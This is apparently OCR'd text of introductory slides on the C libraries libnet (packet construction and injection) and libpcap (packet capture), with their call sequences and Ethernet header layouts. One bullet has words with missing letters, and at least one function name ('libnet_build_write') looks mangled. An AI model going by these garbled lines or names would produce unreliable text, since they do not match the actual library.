
A Brief Introduction to Libnet




- A C Programming library for packet construction and injection
- The Yin to the Yang of libpcap
- Libnet's Primary Role in Life:
  - A simple interface for packet construction and injection
- Libnet IS good for:
  - Tools requiring meticulous control over every field of every header of every packet
- Libnet IS not well suited for:
  - Building client-server programs where the operating system should be doing most of the work


Libnet Process

```
libnet_init(...);

libnet_build_tcp(...);

libnet_build_ipv4(...);

libnet_build_ethernet(...);

libnet_build_write(...);

libnet_destroy(...);
```






Libnet Packet Construction




- The core
- Packets are b in pieces
  - Each prot l layer is ually a se ate funct call
    - Generally two - four function calls to build an entire packet
- Packet builders take arguments corresponding to header values
- Approximates an IP stack; must be called in order
  - From the highest on the OSI model to the lowest
- A successful call to a builder function returns a ptag

A Brief Introduction to Libpcap





- A C Programming library for packet capturing
- The Yang to the Yin of libnet
- Libpcaps's Primary Role in Life:
    - A simple interface for packet capture



Libpcap Process

```
pcap_open_live(...);

pcap_dispatch(...);

pcap_close(...);
```





Ethernet

Destination Address 6 bytes	Source Address 6 bytes	Type 2 bytes


Ethernet header (RFC 894) 14 bytes

Destination Address 6 bytes	Source Address 6 bytes	Length 2 bytes

Ethernet header (IEEE 802.3) 14 bytes

DSAP 1 byte	SSAP 1 byte	Contrl 1 byte	OUI 3 bytes	Type 2 bytes

